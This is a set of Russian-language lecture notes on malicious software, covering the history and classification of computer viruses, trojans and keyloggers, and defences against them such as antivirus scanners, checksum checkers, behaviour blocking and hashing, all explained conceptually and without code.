ТЕМА 3. ВРЕДОНОСНОЕ ПРОГРММНОЕ ОБЕСПЕЧЕНИЕ

Лекция 3.1. Компьютерные вирусы

Почему вирусам уделяется столько внимания? Ответ прост: достаточно посмотреть на то, в какие суммы оценивается наносимый ими ущерб. Так, убытки от червя SQLSlammer, распространявшегося по Интернету в конце января 2003 г., составили, по разным оценкам, от $750 млн. до $1,2 млрд. По величине нанесенного ущерба SQLSlammer занял девятое место в рейтинге самых вредоносных вирусов. В своеобразном хит-параде в 2003 г. лидировали Klez ($9 млрд.), LoveLetter ($8,8 млрд.) и Code Red ($2,6 млрд.). Проведенное в начале 2003 г. исследование показало, что процент зараженных "персоналок" в течение 2002 г. практически не изменился. Однако на ликвидацию последствий заражения было потрачено больше времени и денег.

Вирусы нового поколения наносят гораздо больший ущерб - стирают данные, закупоривают сети и блокируют почтовые серверы. Рост ущерба вынуждает многие компании устанавливать новое программное обеспечение и оборудование для борьбы с вирусами. Когда-то вирусы создавали неудобство в работе, а теперь они ведут к утере данных, снижению производительности и невозможности использования людьми их машин. Средняя стоимость очистки корпоративной сети после заражения тем или иным вирусом выросла с $100 тыс. В среднем компании тратят до 1 мес. на очистку сети.

На борьбу с вирусами и другими видами разрушительных воздействий на информационные системы приходится тратить все больше ресурсов – людских и материальных. Рынок решений по безопасности ИТ превысил 50 млрд.долл. и продолжает расти.

Как считает Е.Касперский, ни один из фантастов и футурологов не предсказал появления проблемы вирусов! Есть, однако, свидетельства о том, что такие предсказания были сделаны. Утверждают, что идею создания компьютерных вирусов подбросил писатель-фантаст Т.Дж.Райн. В одной из своих книг, опубликованной в США в 1977 г., он описал эпидемию, за короткое время поразившую более 7000 компьютеров. Причиной эпидемии стал компьютерный вирус, который, передаваясь от одного компьютера к другому, внедрялся в их операционные системы и выводил их из-под контроля человека. Тогда, в 70-х, всё это казалось именно фантастикой, безобидной и весёлой.

В середине пятидесятых годов возник и начал развиваться раздел кибернетики – **теория автоматов** – искусственных саморазмножающихся конструкций. Тридцать лет спустя, как считают некоторые специалисты, форма искусственной жизни была обнаружена. Она получила название «компьютерный вирус». Впервые этот термин, по-видимому, был употреблен в 1984 г на 7-ой конференции по информационной безопасности, проходившей в США.

Компьютерные вирусы – первая вполне удачная попытка создать искусственную жизнь: они обладают основными атрибутами живого - размножаются, движутся, приспосабливаются к среде. Есть вирусы, которым для размножения необходимо соединиться с другой вирусной программой (Касперский называет их «двуполыми» - вирус RMNS). Сообщают о вирусах, которые внедряются в систему, не принося ей вреда, а потом «скачивают» с сервера в Интернете другую программу, внедрение которой наносит системе непоправимый ущерб; есть «многоклеточные» вирусы, состоящие из нескольких независимых макросов.

Что же такое компьютерный вирус? Определение было предложено Ф. Коэном на упомянутой конференции:

Компьютерный вирус - *программа, которая может «заражать» другие программы, модифицируя их так, чтобы включать в них свою, возможно, измененную копию.* Вирус распространяется по компьютерной системе, заражая программы других пользователей; любая зараженная программа может действовать, как вирус, и таким способом инфекция распространяется дальше.

Разъясним, что имеется в виду под «заражением». Е.Касперский обобщает это определение, как бы предвосхищая грядущее появление вирусов, поражающих уже не только программы (исполняемые файлы): *компьютерным вирусом называется программа, которая может создавать свои копии, не обязательно полностью совпадающие с оригиналом, и внедрять их в файлы, системные области компьютера, вычислительные сети и т.д. При этом копии сохраняют способность дальнейшего распространения.*

Вирусы – код, обладающий способностью к распространению (возможно, с изменениями) путем внедрения в другие программы.

Простое («для домохозяйки») объяснение предложил Д. Лозинский. Рассматривается модель конторы; клерк начинает рабочий день, беря верхний лист из стопки листов с заданиями на день. Некий злоумышленник может положить в стопку лист с заданием: переписать этот лист 2 раза и положить копии в стопку заданий соседей. Соседи, прочитав задание, изготовят по 2 копии (их станет 4) и положат в стопки заданий своим соседям, и т.д.; копии начнут быстро размножаться: 4, 8, 16, 32 и т.д. и лягут на столы всех сотрудников. Контора будет переполнена копиями.

Аналогичная история произошла в 1988 г., когда сетевой вирус, созданный Моррисом, «забил» сети и линии связи.

Другой пример – распространение «червя» Win32.Aliz осенью 2001 г. Указанный червь был относительно безобиден: он не уничтожал данные. А ведь инструкция на листе (и, аналогично, программа червя) могла содержать еще строку: если сегодня 26 апреля – выкинуть все документы со стола в мусорную корзину! Примерно так поступал известный вирус, получивший прозвище «Чернобыль».

ГОСТ Р 51275-99 «Защита информации. Объект информатизации. Факторы, воздействующие на информацию. Общие положения» дает такое определение:

Программный вирус – это исполняемый или интерпретируемый программный код, обладающий свойством несанкционированного распространения и самовоспроизведения в автоматизированных системах или телекоммуникационных сетях с целью изменить или уничтожить программное и/или данные, хранящиеся в автоматизированных системах.

Еще в книге, вышедшей в 1992 г., Касперский отмечал, что под определение вируса подпадает MS-DOS, не являющаяся вирусом: при форматировании дискеты простым заданием параметра можно перенести на носитель файлы операционной системы. В книге 1998 г. он говорит, что нельзя дать строгое определение компьютерного вируса и провести четкую грань между программами по принципу «вирус – не вирус» [*Е.К.*, 1998, с.11].

Почему же сложно дать строгое определение компьютерного вируса? Потому, что либо все отличительные черты вирусов могут быть присущи программам, не являющимся вирусами, либо существуют вирусы, которые не обладают многими или всеми отрицательными чертами, кроме возможности распространения. Е. Касперский [1998, с.13-16] приводит примеры вирусов, не скрывающих своего происхождения, и вирусов, не наносящих явного ущерба, а также примеры невирусных программ, которые могут распространять себя (MS-DOS, ALREADY.COM) или являться частью вируса.

По Е.Касперскому, *питательная среда для массового распространения вирусов* должна содержать такие компоненты:

- *незащищенность операционной системы,*
- *наличие достаточно полной и разнообразной документации по ОС и «железу»,*
- *широкое распространение этой ОС и «железа».*

Перечисленным критериям, бесспорно, отвечает ОС Windows.

3.1.1 Классификация компьютерных вирусов

Вирусы классифицируются по следующим признакам [*Касперский*, 1992; 1998, с.33]:

- *среда обитания,*
- *операционная система,*
- *способ заражения,*
- *деструктивные возможности,*
- *особенности алгоритма.*

По **среде обитания** вирусы делятся на

- *файловые – эти вирусы внедряются в исполняемые файлы;*
- *загрузочные – внедряются в загрузочный сектор диска или системный загрузчик жесткого диска – Master Boot Record (MBR);*
- *макровирусы;*
- *сетевые - эти вирусы распространяются по сети - черви.*

Каждый файловый или сетевой вирус обычно заражает файлы одной или нескольких ОС. Так, в 2001 г. был выявлен вирус, который поражал файлы и ОС Windows 9x, и файлы ОС Linux. Макровирусы заражают файлы форматов офисных пакетов конкретных операционных систем. Загрузочные вирусы ориентированы на конкретные форматы системных данных в загрузочном секторе диска.

*По **способу заражения** вирусы делятся на:*

- *резидентные, которые находятся в памяти и активны до выключения или перезагрузки;*
- *нерезидентные, которые активны лишь ограниченное время.*

*По **деструктивным возможностям** вирусы подразделяют на:*

- *безвредные - не влияющие на работу системы;*
- *неопасные, вред от которых ограничен уменьшением свободной памяти на диске, а также звуковыми и изобразительными эффектами;*
- *опасные, приводящие к сбоям в работе системы;*
- *очень опасные - могут привести к порче или уничтожению программ и данных, стиранию системной памяти.*

*По **особенностям алгоритма** выделяют такие группы вирусов:*

- *«спутники» - вирусы, не изменяющие файлы; они создают для .exe-файлов одноименные .com-файлы (спутники), в которые записывается вирус.* При запуске файла с таким именем первым запускается .com-файл с вирусом, который затем запускает .exe-файл;
- *«черви» – вирусы, распространяющиеся в сетях и не меняющие файлы или сектора на дисках*; первым известным «червем» стал вирус, запущенный Моррисом в 1988 г.;
- *невидимки («стелс» - вирусы) – программы, которые перехватывают обращение операционной системы к пораженным файлам или секторам дисков, подставляя вместо себя незараженные участки*; эти вирусы умеют обманывать даже резидентные антивирусные мониторы;
- *полиморфные* (вирусы, которые бесполезно искать с помощью обычных антивирусных программ, поскольку каждая новая копия вируса отличается от своего родителя) *и самошифрующиеся вирусы;*
- *резидентные вирусы.*

Появились ***генераторы вирусов*** *– программы, на вход которых подается способ распространения, тип вируса, вызываемые эффекты, а на выходе получается ассемблерный текст* [Е.К., 1998, с.274].

Вирусы могут маскироваться, например, снимая атрибут «только для чтения» и восстанавливая его после заражения. Таким же образом вирус может поступать с датой последней модификации файла. Одной из характеристик вируса можно считать скорость распространения; она выше у вирусов, заражающих файлы не только при запуске, но и при открытии, переименовании.

Появились вирусы, делающие бесполезной загрузку компьютера с чистой дискеты: вирус корректирует конфигурацию компьютера так, что загрузка все равно производится с зараженного винчестера.

3.1.2 Файловые вирусы

«Классические» файловые вирусы внедрялись в файлы трех типов:

- командные (BAT),
- загружаемые драйверы (SYS, IO.SYS MSDOS.SYS) и
- выполняемые (EXE, COM).

Если в 1992 г. Е. Касперский считал экзотикой, не заслуживающей рассмотрения, сообщения о вирусах, заражающих исходные тексты программ, библиотечные или объектные модули, то лето 1995г. принесло макро-вирусы, заражающие тексты, создаваемые офисными пакетами комплекса MS Office – Word и Excel. Позднее появились вирусы, заражающие HTML-тексты, размещаемые на Web-серверах Интернета. Существуют вирусы, поражающие исполняемые файлы различных ОС: Windows 3.x, Windows 9x, Unix и т.д.

При внедрении вируса в SYS-файл его код приписывается к телу файла, модифицируя адреса. При обращении к драйверу вирус обрабатывает его, передает драйверу и остается вместе с ним в памяти. При загрузке ОС вирус попадает в память раньше, чем стартует любая антивирусная программа.

При заражении выполняемых файлов вирус может внедриться как в начало, так и в середину или конец файла. Вирус, как и любая программа, может содержать ошибку; в этом случае файл, принявший вирус, может быть испорчен необратимо. При внедрении в начало файла вирус может написать свой код поверх кодов файла, необратимо его испортив. При внедрении кода вируса в конец файла он ставит в начало файла команду передачи управления на свое начало; тогда при обращении к файлу первыми выполняются коды вируса. После передачи ему управления вирус, если он резидентный, инфицирует память; если нерезидентный – просматривает файлы в каталогах и заражает их. Далее вирус может выполнять и дополнительные действия – как деструктивные, так и демонстрационные (различные звуковые и видеоэффекты).

3.1.3 Загрузочные вирусы

Загрузочные вирусы поражают загрузочный сектор сменного диска (дискеты) или MBR винчестера. При загрузке с зараженного диска управление получает вирус, который может совершать различные действия; затем вирус перехватывает обращения к дискам и инфицирует их, может производить разрушительные действия и/или порождать демонстрационные эффекты.

3.1.4 Резидентные вирусы

Многие вирусы выделяют себе свободный участок памяти, помечают его как занятый и переписывают туда свою копию. Некоторые внедряют резидентную копию в рабочие области DOS или память системных буферов. Вирус обрабатывает все функции системы, по которым можно определить имя файла: поиск, загрузку в память, выполнение, изменение атрибутов; после этого происходит инфицирование файлов.

3.1.5 Макровирусы

Первый известный макровирус Concept, поражающий документы MS Word, появился на излете существования Windows 3.1 и версии Word 6. Вскоре была выпущена в свет ОС Windows 95, и макровирусы стали распространяться в среде пользователей пакета MS Office, работавшего под Windows 95. В 1996 г. появился вирус Лару, поражающий файлы Excel.

Макровирусы *– программы на макроязыках, встроенных в программы обработки данных.* Чаще всего макровирусы поселяются в документах пакетов Word, Excel. При помощи макроязыков макровирусы перемещаются из зараженного документа в другие. Возможности макроязыков, предназначенные для создания систем автоматизированного документооборота, позволили макровирусам переносить свой код, заражая другие файлы.

3.1.6 Сетевые вирусы

Сетевые вирусы используют для своего распространения сетевые протоколы для передачи своего кода на удаленный сервер или станцию сети; при этом вирус может либо запустить свой код на удаленной машине, либо каким-то способом подтолкнуть пользователя к запуску инфицированного файла.

После «успехов» червей, вроде того, что запустил в 1988 г. Моррис, обнаруженные «дыры» были залатаны [Касперский-98], и до 1997 г. все было спокойно. Потом появились вирусы, использовавшие изъяны программ электронной почты MS Mail, Outlook, Outlook Express.

3.1.7 Полиморфные вирусы

Обычно вирусы обнаруживают с помощью так называемых вирусных масок – кусков кода, специфичных для данного вируса. Полиморфными называют вирусы, которые невозможно или очень трудно обнаружить таким методом. Для того чтобы придать вирусу такие свойства, вирусописатели либо шифруют код вируса, либо меняют сам выполняемый код.

Изменение выполняемого кода - типичный способ полиморфизма, применяемый макровирусами; при создании своих копий они случайным способом меняют имена переменных, вставляют пустые строки и т.д. [Касперский-98, с.64]. При неизменном алгоритме код вируса может полностью меняться. Файловый вирус TMC при каждом заражении файла меняет местами блоки своего кода и данных, константы, адреса данных и т.д. В итоге в его коде нет постоянного набора команд, и даже размер программы не постоянен [Касперский-98, с.64].

3.1.8 Конструкторы вирусов

Было время, когда применение вычислительной техники было делом специально подготовленных высококвалифицированных кадров: профессиональных программистов, специалистов по численным методам и т.д. Создание персонального компьютера и последующее внедрение во все сферы общественной жизни десятков и сотен таких машин с необходимостью привело к тому, что подавляющее большинство людей, применяющих ПК, не является специалистами в компьютерных науках: они, выражаясь нынешним жаргоном, пользователи (буквальный перевод американского user). Как правило, им достаточно знать, как запустить ту или иную программу и как с ней взаимодействовать. Весьма небольшая часть пользователей может программировать в среде систем визуального программирования или пакетов прикладных программ.

Еще и сейчас можно встретить точку зрения, согласно которой создание вирусов – чрезвычайно сложная задача, требующая весьма высокой квалификации, досконального знания операционной системы, компьютерного «железа» и языка ассемблера. Однако и здесь произошли те же изменения, что и в других областях компьютерных технологий: появились средства, позволяющие создать программный продукт,- в данном случае вирус, - пользуясь готовыми средствами разработки.

Описание таких средств – конструкторов вирусов можно найти в литературе. [Касперский-98, с.274].

Лекция 3.2. Программные закладки и троянские кони.

***Программными закладками**, или **троянскими конями**, называют программы, содержащие в себе некоторую разрушительную функцию, срабатывающую при наступлении некоторого условия.* Иногда в литературе различают два этих вида программ, относя к программным закладкам только те программы, в которых вредоносная функция старается быть как можно незаметнее, чтобы продлить свое пребывание в системе.

В других случаях, напротив, рассматривают «троянцев», как особую разновидность программной закладки, дополнительно к известным пользователю функциям наделенную такими функциями, о которых пользователь не подозревает. Кое-где «троянские кони» определяются как «резидентные программы, предназначенные для перехвата ключей и открытых текстов, принадлежащих пользователям компьютерных систем». Но такое определение сужает область действия троянских коней.

Можно *классифицировать закладки по видам разрушительных действий:*

- *копирование информации пользователя, находящейся в оперативной или внешней памяти;*
- *изменение алгоритмов действия программ и самих кодов;*
- *навязывание определенных режимов работы.*

Закладка первого типа может скопировать пароль, регистрационное имя, ключ шифрования и т.п. для последующей передачи злоумышленнику по каналу связи.

Нет ничего необычного в том, что одни и те же программные средства поиска уязвимостей применяются как для нападения, так и для обороны. Это можно сказать об известном пакете анализа уязвимостей сетей (сетевом сканере) SATAN и его модернизированной версии SAINT [http://www.wwdsi.com/saint] и других сетевых сканерах, «снифферах», программах, называемых «клавиатурными шпионами». Пользуясь современной терминологией, можно назвать все эти программные средствами продуктами двойного назначения.

Закладка второго типа может, например, модифицировать программу разграничения доступа, разрешив доступ для любого регистрационного имени и пароля. Другой пример – закладка, замаскированная под прикладную программу и заменяющая аппаратно реализованный в плате «Krypton-3» алгоритм шифрования ГОСТ 28147-89 на легко дешифруемый алгоритм.

Закладка третьего типа может, например, блокировать запись на диск при стирании файла; данные, считающиеся удаленными, могут впоследствии быть скопированы злоумышленником.

Программные закладки можно классифицировать *по месту их внедрения в программную систему*:

- программно-аппаратные закладки, обитающие в базовой системе ввода-вывода (BIOS);
- программные закладки, связанные с программами начальной загрузки;
- закладки, связанные с драйверами периферийных устройств;
- закладки, связанные с приложениями общего назначения (текстовые редакторы, утилиты, программные оболочки, антивирусные программы, браузеры и т.д.);
- закладки, связанные с исполняемыми программными модулями (чаще всего запускаются в пакетных файлах); могут маскироваться под программные средства оптимизации работы системы (например, дефрагментаторы диска), игры и т.д.;
- закладки-имитаторы, интерфейс которых скопирован с интерфейса служебных программ, требующих ввода конфиденциальной информации – паролей, ключей шифрования.

Для того чтобы программная закладка произвела какие-либо действия, она должна находиться в оперативной памяти. Различают *резидентные* закладки, остающиеся в памяти компьютера до выключения питания или перезагрузки, и *нерезидентные,* выгружающиеся из памяти через некоторое время – безусловно или при наступлении некоторого события.

3.2.1 Воздействие программных закладок на системы

Программные закладки можно классифицировать *по методам воздействия на вычислительные системы*:

- перехват – закладка внедряется в системное или прикладное ПО или BIOS и записывает (полностью или частично) в скрытую область памяти локальной или удаленной системы вводимую с внешних устройств или выводимую на них информацию;
- искажение - программная закладка меняет заносимые в память системы результаты работы или подавляет обнаружение ошибок в системе.
- сборка мусора. Текстовые редакторы и другие офисные программы создают в процессе работы временные файлы; некоторые из них сохраняют предыдущие версии документов (с расширением .bak). После завершения подготовки документа его могут зашифровать и он, таким образом, становится недоступен для прочтения (если шифр достаточно стойкий), но оставшиеся временные файлы (как правило, нешифруемые) будут доступны. Злоумышленник может быть заинтересован в прочтении электронной переписки и в

просмотре документов, полученных с web-серверов – особенно собственного сервера учреждения. Следует помнить, что как браузеры (в том числе MS Internet Explorer), так и почтовые программы хранят временные файлы, которые могут быть доступны атакующему. Не всегда помогают и имеющиеся в этих программах средства удаления. Если при редактировании файла происходит сокращение текста и он записывается на прежнее место, то на диске образуются так называемые "хвостовые кластеры", в которых сохраняется исходная информация. Со временем она будет затерта другими файлами, но, по оценкам специалистов ФАПСИ, даже через сутки из «хвостовых кластеров» можно получить до 85% исходного текста. Следует помнить, что команда удаления файла в ОС MS-DOS лишь видоизменяет запись в таблице размещения файлов (FAT), но не удаляет файл физически, вследствие чего он может быть восстановлен, если поверх него не были записаны другие данные. В ОС Windows 95/98 удаляемые файлы перемещаются в корзину, где могут быть прочитаны.

• наблюдение. Программная закладка, встроенная в сетевое или телекоммуникационное программное обеспечение, может следить за процессами в системе и устанавливать в ней другие закладки.

3.2.2 Другие примеры программных закладок и «троянцев»

Литература, в том числе текущая компьютерная пресса, нередко сообщает о вновь выявленных программных закладках разных видов и способов воздействия на систему. «Троянцы» пишутся для любых аппаратных платформ и операционных систем.

Усиление защиты привело к тому, что создатели «троянцев» выбрали обходной путь проникновения в компьютерные системы – электронную почту. Зачастую посылаемые по почте сообщения и реклама на Web-сайтах заманивают предложениями получить (как правило, дешево или бесплатно) эффективную программу или новую версию широко известного программного средства. Так, от имени корпорации Microsoft предлагали «скачать» программу, якобы повышающую степень защиты системы, а на деле являвшуюся «троянцем»; текст обращения был скопирован с сайта Microsoft. Корпорация была вынуждена официально сообщить, что она не рассылает никаких предложений по электронной почте.

Переносчиком «троянцев» является не только электронная почта, но и среда WWW. Были обнаружены «дыры» в защите браузера MS Internet Explorer 5.0, позволяющей вредоносным программам, действующим на веб-сервере, копировать учетную запись и пароль электронной почты посетившего сайт пользователя. Так что можно применить к разработчикам MS Internet Explorer статью 273 УК РФ *«Создание, использование и распространение вредоносных программ для ЭВМ»*.

При посещении сайтов в компьютер посетителя могут быть пересланы вспомогательные программные коды, именуемые «cookies» («плюшки»); они записываются на диск и обслуживают процесс посещения сайта. Чаще всего такими подарками награждают коммерческие сайты. Другие виды пересылаемых на компьютер посетителя сайта кодов - программы на языке Java – апплеты (applets) и элементы ActiveX; они выполняются на принимающей машине. Некоторые разработчики продуктов защиты от мобильного кода размещают на своих серверах демонстрации разрушительных возможностей мобильного кода; цель таких демонстраций – убедить руководителей информационных служб и администрацию в необходимости защиты.

Еще в 1997 г. немецкие хакеры демонстрировали телезрителям хаос, порождаемый мобильным кодом. Щелчок на веб-странице с приманкой: «Нажми на ссылку, и ты станешь миллионером» инициировал загрузку элементов управления ActiveX. При последующем открытии программы фоновая задача тайно выполнила электронный перевод средств на нужный счет. Попав на клиентский компьютер, ActiveX может делать все то же, что и другие программы Windows: выполнять программы, отправлять электронную почту, удалять файлы и т. д.

3.2.3 Клавиатурные шпионы

Клавиатурные шпионы - разновидность программных закладок, предназначенная для перехвата паролей пользователей, определение их полномочий и прав доступа к ресурсам системы. Типичный КШ обманным путем завладевает паролем пользователя и переписывает его туда, откуда злоумышленник может его просто получить. По способу перехвата паролей *КШ можно разделить на три типа: имитаторы, фильтры и заместители*.

Имитаторы используют внедренный в систему программный модуль, имитирующий обычное приглашение войти в систему посредством регистрации.

Так, в ОС Unix приглашение к регистрации состоит из двух строк:

login:
password:

Получив введенное пользователем идентификационное имя и пароль, имитатор записывает эти данные в доступном нарушителю месте или передает их по сети; после этого имитатор может инициировать выход из системы, и тогда пользователь получит уже настоящее приглашение на вход. Расчет делается на то, что

пользователь сочтет свои действия при первой, имитированной попытке зарегистрироваться в системе ошибочными, а повторную регистрацию - исправлением допущенной ошибки.

Фильтры - резидентные клавиатурные шпионы, перехватывающие прерывания, обрабатывающие сигналы от клавиатуры. Простейшие фильтры просто переписывают весь перехваченный ввод в место, к которому имеет доступ нападающий; более сложные обрабатывают данные, отфильтровывая все, что относится к паролям.

Примером фильтра является любой русификатор клавиатуры в Windows, т.к. он предназначен для перехвата данных, вводимых пользователем. Злоумышленник может внедрить в систему «доработанный» русификатор, добавив в него функцию перехвата паролей.

Другой пример фильтра – свободно распространяемая программа Ghost Spy 5.0, предназначенная для слежки за действиями пользователей. Программа распознаёт и записывает все события, происходящие на компьютере (нажатие клавиш, запуски, уничтожения, активизацию, работу с CD-ROM, буфером обмена, мышью, сетью, Интернетом, события оболочки с возможностью запрета, события файловой системы и т.д.) Имеет невидимый и видимый режимы. Всю собранную информацию программа пишет в журнал, оформленный в виде базы данных. Программа делает снимки экрана не только на рабочем столе, но и в играх, видеофильмах и т.д. Дополнительные возможности:

- авто- и ручная отсылка журнала по почте,
- шифрование журнала,
- внешний расшифровщик и просмотрщик,
- ограничение доступа, автоимпорт/автоэкспорт настроек,
- интерфейс - русский.

Как сообщала пресса, ФБР США применяет клавиатурные шпионы-фильтры для сбора информации о подозреваемых в преступной деятельности.

Заместители - вид клавиатурных шпионов, полностью или частично подменяющих модули ОС, обеспечивающие аутентификацию пользователей. Считается, что трудоемкость создания заместителя гораздо выше, чем имитатора или фильтра; это объясняется сложностью как алгоритмов аутентификации, так и межмодульных связей. Видимо, поэтому в литературе не отмечены случаи применения таких закладок.

Лекция 3.3. Защита, обнаружение и удаление компьютерных вирусов

Не существует «абсолютных» антивирусных программ, гарантированно распознающих любой существующий ныне или будущий вирус. Этот факт был математически доказан в теории конечных автоматов Фредом Коэном. Доказано также, что проблема распознавания компьютерных вирусов алгоритмически неразрешима.

Очевидно, полезно применять различные антивирусы и оперативно обновлять их. Необходимо отслеживать все объявления о вирусах и используемых ими «дырах» в программном обеспечении, а также своевременно приобретать и устанавливать «заплатки» к ОС и другим программным средствам.

Необходимо иметь эшелонированную оборону против вредоносных вторжений в сеть: желательно контролировать входящие файлы (включая почту) еще на сервере, а уже потом на рабочей станции сети. В последнее время в прессе стали появляться сообщения о том, что некоторые провайдеры берут на себя первичную проверку входящей корреспонденции на наличие вирусов, червей и троянских коней.

Принято *делить антивирусные программы на классы:*

- *сканеры (детекторы),*
- *ревизоры (CRC-сканеры),*
- *мониторы,*
- *вакцины.*

Сканеры просматривают системную память и файлы, отыскивая известные и новые – неизвестные сканеру – вирусы. Известные вирусы ищутся по так называемым маскам, или сигнатурам. Для поиска еще неизвестных вирусов используются эвристические алгоритмы: анализируется последовательность команд, набирается статистика и принимается (с некоторой вероятностью) решение, например: «Возможно, файл заражен». Законы теории вероятностей действуют: если сканер обнаруживает много вирусов, то он может давать и много ложных срабатываний – предупреждений о вирусах в случаях, когда заражения нет. Если *сканер не только отыскивает вирусы, но и удаляет их коды из инфицированных программ, его называют фагом*.

CRC-сканеры (**ревизоры**) подсчитывают контрольные суммы размещенных на диске файлов и системных секторов и записывают результаты в свою базу данных. Туда же помещаются сведения об атрибутах файлов (размер, дата последней модификации и т.д.). При следующей загрузке системы сканер повторяет подсчет и сравнивает новые данные с хранимыми в базе; при несовпадении сканер сигнализирует о возможном заражении компьютера вирусами. К сожалению, сканер не может обнаружить вирус прямо в момент его появления в системе. Кроме того, CRC-сканеры не могут искать вирусы в новых файлах - например, в файлах, полученных из Интернета или по электронной почте.

Монитор – резидентная программа, перехватывающая потенциально опасные прерывания, характерные для вирусов в моменты их размножения. К ним относятся вызовы на открытие для записи в исполняемые файлы, попытки записи в загрузочные секторы дисков или главную запись (MBR) винчестера, и т.д. Достоинство мониторов – способность обнаруживать вирус на самой ранней стадии его проникновения в систему; недостаток – большое число ложных срабатываний и возможность обхода защиты монитора.

Вакцина (иммунизатор) защищает систему от заражения вирусом определенного вида. Для этого вакцины размещаются в файлах на диске точно так же, как это делают вирусы; тогда попавший в систему вирус считает их уже инфицированными. Для защиты от резидентного вируса программа, имитирующая копию вируса, заносится в основную память. Недостаток вакцин очевиден: практически невозможно иммунизировать систему даже от всех известных вирусов.

Антивирусы повышают защищенность охраняемых систем, однако не являются абсолютной защитой: для создания детекторов и сканеров (фагов) нужно располагать текстами и/или сигнатурами вирусов, а это возможно только для обнаруженных вирусов. Вакцины могут защитить не только от известных, но и от новых однотипных вирусов, но для этого они должны быть заранее встроены в защищаемые файлы. Эффективность ревизоров зависит от частоты их запуска - вряд ли это возможно чаще 1-2 раз в день, учитывая объемы современных дисков и затраты времени на их сканирование. Мониторы постоянно контролируют функционирование программ, но для них характерна высокая интенсивность ложных срабатываний; это снижает бдительность пользователя и тем самым понижает эффект контроля.

Наконец, нельзя не учитывать того, что профессиональные разработчики компьютерных вирусов достаточно осведомлены о принципах действия антивирусных программ и в состоянии приобретать их свежие версии.

Блокирование поведения.

В отличие от сканеров на основе эвристики или «отпечатков», программное обеспечение, блокирующее поведение, интегрируется с операционной системой хоста и наблюдает поведение различных программ в

реальном времени на предмет попыток совершения подозрительных действий. Любое неадекватное поведение немедленно блокируется прежде, чем вирус или встроенный код сумеет нанести какой-либо вред. Высматриваемые действия могут включать:

1. Попытка открытия, просмотра, удаления, и/или изменения файлов;
2. Попытка форматирования дисков и другие непоправимые дисковые операции;
3. Модификация логики исполняемых файлов, сценариев и макросов;
4. Модификация критических системных параметров, типа параметров настройки запуска;
5. Создание сценариев почтовой рассылки для передачи сообщений, содержащих выполняемые фрагменты.
6. Инициирование сетевых подключений.

Если защита обнаруживает, что какая-то программа инициирует потенциально злонамеренное поведение, то оно немедленно блокируется в реальном масштабе времени, а сама подозрительная программа приостанавливается. В этом и есть фундаментальное преимущество по сравнению с традиционными антивирусными методами типа сканирования «отпечатков» или определения логики. В то время как существует буквально триллионы различных способов запутывания и перестройки команд вирусов и червей, многие из которых позволяют обойти традиционные сканеры, в конечном счете, злонамеренный код должен предпринять попытку выполниться и сделать четкий запрос операционной системе. Учитывая, что система блокирования поведения может прерывать все такие запросы, она позволяет идентифицировать и блокировать вредные коды независимо от того, насколько хитроумно скрыта, на первый взгляд, была логика программы.

Защита от программных закладок.

Проблемы защиты от программных закладок - те же, что и при защите от компьютерных вирусов: необходимо иметь средства, препятствующие проникновению закладок, средства обнаружения проникших в систему закладок и средства удаления внедренных закладок.

Гарантированную защиту от внедрения программных закладок имеет только изолированный компьютер, в котором:

- базовая система ввода-вывода (BIOS) и операционная система не содержат закладок и не изменяются в течение сеанса работы;
- запускаются только программы, прошедшие проверку на отсутствие в них закладок.

Компьютер может считаться полностью изолированным, если он не подключен к локальной сети и не имеет модемного выхода в электронную почту и Internet.

Если в информационной системе (например, банковской) не выполняются программы, а только производится обмен документами, можно не допустить проникновения закладок, установив контроль наличия в файлах символов, которые никогда не присутствуют в документах.

Присутствие программных закладок может быть выявлено с помощью средств диагностики и тестирования; так, загрузочные закладки обнаруживаются антивирусными программами.

В ряде случаев присутствие закладок может быть обнаружено по качественным и визуальным признакам: изменение состава и размера файлов, даты и времени создания или последнего изменения, длительности работы программ и т.д.

Надо сказать, что отметку времени последней модификации нельзя считать надежным указателем присутствия закладки, т.к. отметку времени легко подделать. То же можно сказать о другом атрибуте - размере файла: если это текстовый файл, то нетрудно добиться того, чтобы его размер сохранился после редактирования. Конечно, гораздо сложнее вставить свой код в чужую программу так, чтобы она сохранила (по крайней мере, внешне) работоспособность, отрабатывала добавленные «троянские» функции и при этом имела прежний размер в исполняемом коде. Для этого злоумышленнику надо достать исходный текст чужой программы и переработать его так, чтобы вместе со вставкой в откомпилированном виде размер файла оставался неизменным; только после этого имеет смысл внедрять программу с закладкой.

Помимо размеров файлов системных и других программ пользователь может использовать в качестве контрольного признака контрольную сумму. Так, в ОС фирмы Sun имеется специальная утилита для подсчета контрольных сумм файлов, перечисленных в командной строке. Сохранение неизменной контрольной суммы все же не является гарантией целостности файловой системы: контрольную сумму, в принципе, тоже можно подделать.

Существует специальный *алгоритм вычисления контрольных сумм - одностороннее хэширование*. Односторонняя функция - это эффективно вычислимая функция, для задачи инвертирования которой не существует эффективных алгоритмов. По отношению к функции хэширования это означает, что задача нахождения двух аргументов, для которых значения функции совпадают, является трудноразрешимой. Поэтому злоумышленник, изменивший какой-то файл, не сможет добиться того, чтобы результат одностороннего хэширования этот файла остался неизменным.

Имеется набор стандартизованных алгоритмов хэширования: MD4, MD5, SHA (более поздняя версия - SHA1). Модули, в которых реализованы эти алгоритмы, применяют к обрабатываемым файлам специальные итерационные процедуры, в результате которых на выходе получаются последовательности длиной 128 (для SHA1 – 160) бит. Алгоритм SHA (Secure Hash Algorithm) в 1993 г. принят в США в качестве стандарта.

Способы борьбы с программными закладками известны: это административные меры и антивирусные программы, в том числе специализированные на поиске известных «троянцев».

Защита от клавиатурных шпионов

Защита от шпионов-имитаторов реализована в Windows. За аутентификацию пользователей в системе отвечает системный процесс WinLogon; после старта системы он выводит на экран рабочий стол аутентификации, к которому не имеет доступа ни один процесс. Предложение нажать клавиши <Ctrl>+<Alt>+<Del> адресовано процессу WinLogon; другие процессы не могут отследить нажатие клавиш и вмешаться в него. После этого происходит переключение на регистрационное окно рабочего стола аутентификации, в котором пользователю предлагается ввести регистрационное имя и пароль; введенные значения принимает и анализирует процесс WinLogon. Переключение на регистрационное окно происходит совершенно незаметно для прикладных программ, и они не в состоянии воздействовать на него.

Защиту от фильтров можно обеспечить только в том случае, если ОС не разрешает переключение клавиатурной раскладки при вводе пароля. Необходимо разрешить доступ к модулям, участвующим в работе с пользовательским паролем, только системному администратору. В локализованные (в том числе для России) версии Windows встроены средства создания учетных записей пользователя на русском языке, поэтому нельзя установить запрет на переключение раскладки клавиатуры.

Защита от заместителей надежна только в случае, если подсистема аутентификации - один из самых защищенных элементов ОС.

